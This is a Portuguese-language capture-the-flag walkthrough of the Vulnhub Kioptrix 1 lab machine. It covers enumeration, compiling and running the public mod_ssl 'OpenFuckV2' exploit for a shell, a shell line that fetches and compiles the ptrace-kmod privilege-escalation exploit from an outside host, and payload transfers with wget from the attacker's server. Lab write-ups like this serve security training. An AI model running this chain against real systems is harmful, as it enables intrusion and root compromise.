Kioptrix 1

sábado, 14 de agosto de 2021 16:28

Write-Up da máquina Kioptrix 1 do Vulnhub: https://www.vulnhub.com/entry/kioptrix-level-1-1,22/

A máquina Kioptrix 1, é uma máquina de nível EASY, mas é uma máquina antiga.
O problema de fazer essa máquina antiga, é que para fazer a exploração da mesma, é necessário a utilização de um exploit em linguagem C, que não é compatível com a versão mais moderna do Kali Linux, até o presente momento (Kali Linux 2021.2).

Iniciado os testes com o "nmap", para identificação de portas e serviços ativos.

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:7C:3A:16 (VMware)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.95 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```


Executado o "gobuster" na porta 80/http, procurando por diretórios navegáveis e arquivos php, html e txt.
Encontrado alguns diretórios e pudemos identificar que há duas aplicações instaladas no servidor nos diretórios "/usage" e "/mrtg".

```
┌──(root💀kali)-[/home/kali]
└─# gobuster dir -e -u http://192.168.0.14/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.14/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,html,txt
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2021/08/10 09:12:51 Starting gobuster in directory enumeration mode
===============================================================
http://192.168.0.14/index.html          (Status: 200) [Size: 2890]
http://192.168.0.14/test.php            (Status: 200) [Size: 27]
http://192.168.0.14/manual              (Status: 301) [Size: 294] [--> http://127.0.0.1/manual/]
http://192.168.0.14/usage               (Status: 301) [Size: 293] [--> http://127.0.0.1/usage/]
http://192.168.0.14/mrtg                (Status: 301) [Size: 292] [--> http://127.0.0.1/mrtg/]

===============================================================
2021/08/10 09:19:07 Finished
===============================================================
```


Execução do "gobuster" no diretório "/mrtg" e não encontramos nada relevante de arquivos, o mesmo com o diretório "/usage".

```
┌──(root💀kali)-[/home/kali]
└─# gobuster dir -e -u http://192.168.0.14/mrtg/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.14/mrtg/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,html,txt
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2021/08/10 09:21:08 Starting gobuster in directory enumeration mode
===============================================================
http://192.168.0.14/mrtg/index.html          (Status: 200) [Size: 17318]
http://192.168.0.14/mrtg/faq.html            (Status: 200) [Size: 6159]
http://192.168.0.14/mrtg/forum.html          (Status: 200) [Size: 4342]
http://192.168.0.14/mrtg/reference.html      (Status: 200) [Size: 48684]
http://192.168.0.14/mrtg/contrib.html        (Status: 200) [Size: 3322]
http://192.168.0.14/mrtg/mrtg.html           (Status: 200) [Size: 7054]
http://192.168.0.14/mrtg/squid.html          (Status: 200) [Size: 4115]
http://192.168.0.14/mrtg/webserver.html      (Status: 200) [Size: 2670]
http://192.168.0.14/mrtg/logfile.html        (Status: 200) [Size: 3659] [[C^[[C

===============================================================
2021/08/10 09:28:01 Finished
===============================================================
```


Aplicação Webalizer 2.01 no diretório "/usage".




Aplicação MRTG 2.9.6 no diretório "/mrtg".




Ao acessar qualquer item do "Webalizer 2.01", ele tenta abrir o endereço "http://kioptrix.level1", então foi adicionado em "/etc/hosts" um apontamento do endereço ip do alvo com esse domínio.





Pesquisando na internet sobre vulnerabilidades e exploits para as versões de aplicações e serviços instalados no alvo.
Foi identificado que para o módulo do apache "mod_ssl 2.8.7", pois uma CVE-2002-0082, que possui exploit público.



Exploit público encontrado na base de exploits do Kali Linux / Exploit-DB (https://www.exploit-db.com/exploits/47080)
Tentei compilar o exploit, mas apresenta erro em diversas bibliotecas da linguagem C.

```
┌──(root💀 kali)-[/home/kali]
└─# searchsploit "mod_ssl 2.8.4"
---------------------------------------------------------------- ---------------------
 Exploit Title                                                  |  Path
---------------------------------------------------------------- ---------------------
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow       | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
---------------------------------------------------------------- ---------------------
Shellcodes: No Results

┌──(root💀 kali)-[/home/kali]
└─# searchsploit -m unix/remote/47080.c
  Exploit: Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
      URL: https://www.exploit-db.com/exploits/47080
     Path: /usr/share/exploitdb/exploits/unix/remote/47080.c
File Type: C source, ASCII text, with CRLF line terminators

Copied to: /home/kali/47080.c
```

Pesquisando novamente pelo termo "compiling 764.c exploit" no google, encontrei artigos orientando a instalação da biblioteca "libssl1.0-dev",
pois essa biblioteca é antiga e não vem mais instalado no kali, sendo necessário a instalação da mesma para compilação do exploit.

```
┌──(root💀 kali)-[/home/kali]
└─# apt-get install libssl1.0-dev
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  gstreamer1.0-pulseaudio python3-gevent python3-gevent-websocket python3-greenlet python3-jupyter-core python3-m2crypto python3-nbformat python3-parameterized
  python3-plotly python3-zope.event
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  libssl1.0-dev
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 1,574 kB of archives.
After this operation, 7,516 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 libssl1.0-dev amd64 1.0.2q-2 [1,574 kB]
Fetched 1,574 kB in 8s (198 kB/s)
Selecting previously unselected package libssl1.0-dev:amd64.
(Reading database ... 287721 files and directories currently installed.)
Preparing to unpack .../libssl1.0-dev_1.0.2q-2_amd64.deb ...
Unpacking libssl1.0-dev:amd64 (1.0.2q-2) ...
Setting up libssl1.0-dev:amd64 (1.0.2q-2) ...
```

Exploit compilado pelo GCC com sucesso. Agora é necessário saber a versão do sistema operacional que iremos atacar, para pode usar a
codificação hexadecimal correta no exploit, como mostrado na imagem abaixo.

```
┌──(root💀 kali)-[/home/kali]
└─# gcc 47080.c -o exploit -lcrypto

┌──(root💀 kali)-[/home/kali]
└─# chmod +x exploit

┌──(root💀 kali)-[/home/kali]
└─# ./exploit

*******************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

: Usage: ./exploit target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)


  Supported OffSet:
        0x00 - Caldera OpenLinux (apache-1.3.26)
        0x01 - Cobalt Sun 6.0 (apache-1.3.12)
        0x02 - Cobalt Sun 6.0 (apache-1.3.20)
```

```
Supported OffSet:
        0x00 - Caldera OpenLinux (apache-1.3.26)
        0x01 - Cobalt Sun 6.0 (apache-1.3.12)
        0x02 - Cobalt Sun 6.0 (apache-1.3.20)
        0x03 - Cobalt Sun x (apache-1.3.26)
        0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
        0x05 - Conectiva 4 (apache-1.3.6)
        0x06 - Conectiva 4.1 (apache-1.3.9)
        0x07 - Conectiva 6 (apache-1.3.14)
        0x08 - Conectiva 7 (apache-1.3.12)
        0x09 - Conectiva 7 (apache-1.3.19)
```

Executado o exploit apontando para o ip do alvo e a codificação hexadecimal da versão do sistema operacional e recebi uma shell de usuário "apache" dentro do alvo, mas sem qualquer tipo de privilégios.
É possível ver na imagem abaixo que tentou fazer a escalação de privilégios, mas deu erro na hora de salva dentro do alvo o exploit de privesc e com isso, apresentou somente uma shell básica mesmo.

```
┌──(root💀kali)-[/home/kali]
└─# ./exploit 0x6b 192.168.0.14 -c 40

*******************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8088
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--20:23:55--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
          ⇒ `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!

Unable to establish SSL connection.

Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./exploit: No such file or directory
bash-2.05$
bash-2.05$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-2.05$ hostname
hostname
kioptrix.level1
bash-2.05$
```

Então deixei a questão um pouco de lado e fui procurar outros modos de fazer a escalação de privilégios.
Encontrado alguns executáveis como o "/usr/bin/at" e "/bin/mont" que poderia usa-los para escalar privilégios, mas para ambos é necessário as credencias de usuário para execução. Pois só executavam com o "sudo" na frente.

```
bash-2.05$ find / -user root -perm -4000 -print 2>/dev/null
find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/suidperl
/usr/bin/sperl5.6.0
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/crontab
/usr/bin/ssh
/usr/bin/rcp
/usr/bin/rlogin
/usr/bin/rsh
/usr/bin/sudo
/usr/sbin/ping6
/usr/sbin/traceroute6
/usr/sbin/sendmail
/usr/sbin/usernetctl
/usr/sbin/traceroute
/usr/sbin/suexec
/bin/ping
/bin/mount
/bin/umount
/bin/su
/sbin/pwdb_chkpwd
/sbin/unix_chkpwd
bash-2.05$
```

Enviado via servidor web python o arquivos "linpeas.sh" (https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS), para verificação do que pode ser usado para a escalação do privilégios.

```
bash-2.05$ wget http://192.168.0.249:8080/linpeas.sh
wget http://192.168.0.249:8080/linpeas.sh
--23:51:36--  http://192.168.0.249:8080/linpeas.sh
           => `linpeas.sh'
Connecting to 192.168.0.249:8080... connected!
HTTP request sent, awaiting response... 200 OK
Length: 455,565 [text/x-sh]

    0K .......... .......... .......... .......... .......... 11% @  24.41 MB/s
   50K .......... .......... .......... .......... .......... 22% @  12.21 MB/s
  100K .......... .......... .......... .......... .......... 33% @  48.83 MB/s
  150K .......... .......... .......... .......... .......... 44% @  48.83 MB/s
  200K .......... .......... .......... .......... .......... 56% @  24.41 MB/s
  250K .......... .......... .......... .......... .......... 67% @  48.83 MB/s
  300K .......... .......... .......... .......... .......... 78% @  48.83 MB/s
  350K .......... .......... .......... .......... .......... 89% @  48.83 MB/s
  400K .......... .......... .......... .......... ....      100% @  43.84 MB/s

23:51:36 (33.42 MB/s) - `linpeas.sh' saved [455565/455565]

bash-2.05$ ls
ls
linpeas.sh
bash-2.05$ chmod +x linpeas.sh
chmod +x linpeas.sh
bash-2.05$
```


Executado o "linpeas.sh" e analisado toda saída do script e não foi encontrado nada interessante que pudesse ser usado para escalação de privilégios.

```
                              Do you like PEASS?
        Become a Patreon    :     https://www.patreon.com/peass
        Follow on Twitter   :     @carlospolopm
        Respect on HTB      :     SirBroccoli & makikvues
                                  Thank you!
  linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of th
the author or of any other collaborator. Use it at your own networks and/or with the network owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting linpeas. Caching Writable Folders...

                               Basic information
OS: Linux version 2.4.7-10 (bhcompile@stripples.devel.redhat.com) (gcc version 2.96 20000731 (Red Hat Linux 7.1 2.96-98))
User & Groups: uid=48(apache) gid=48(apache) groups=48(apache)
Hostname: kioptrix.level1
Writable folder: /dev/shm
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[-] No port scan capabilities (nc not found)
[+] nmap is available for network discover & port scanning, you should use it yourself
```

Enviado para o alvo o script "linux-exploit-suggester.sh" (https://github.com/mzet-/linux-exploit-suggester), mas o arquivo não executa, devido a erro de sintaxe.

```
bash-2.05$ wget http://192.168.0.249:8000/les.sh
wget http://192.168.0.249:8000/les.sh
--00:29:48--  http://192.168.0.249:8000/les.sh
           => `les.sh'
Connecting to 192.168.0.249:8000... connected!
HTTP request sent, awaiting response... 200 OK
Length: 87,559 [text/x-sh]

    0K .......... .......... .......... .......... .......... 58% @  24.41 MB/s
   50K .......... .......... .......... .....               100% @  17.34 MB/s

00:29:48 (20.88 MB/s) - `les.sh' saved [87559/87559]

bash-2.05$ ls
ls
les.sh
linpeas.sh
uscreens
bash-2.05$ chmod +x les.sh
chmod +x les.sh
bash-2.05$ ./les.sh
./les.sh
./les.sh: line 72: syntax error near unexpected token `EXPLOITS[((n'
./les.sh: line 72: `EXPLOITS[((n++))]=$(cat <<EOF'
bash-2.05$
```

Então voltei a minha atenção originalmente ao código fonte do exploit que já tinha conseguido uma shell no servidor, o que já era meio caminho andado.
Então encontrei um trecho de código no exploit, que ele faz o seguinte: Ele faz download do exploit de escalação de privilégios "ptrace-knod.c" para dentro do diretório "/tmp" e depois compila ele.



Então para contornar o problema o que foi fazer o download do exploit "ptrace-kmod.c" (https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c),

para meu Kali Linux, subi um servidor web em python e tranferi via "wget" para o alvo. Dentro do alvo fiz a compilação do exploit com o GCC, pois localmente no Kali 2021.2, ao tentar compilar o arquivo gera de bibliotecas. Com o exploit compilado, bastou executar o mesmo "./exploit", para que eu pudesse capturar o usuário "root" do sistema.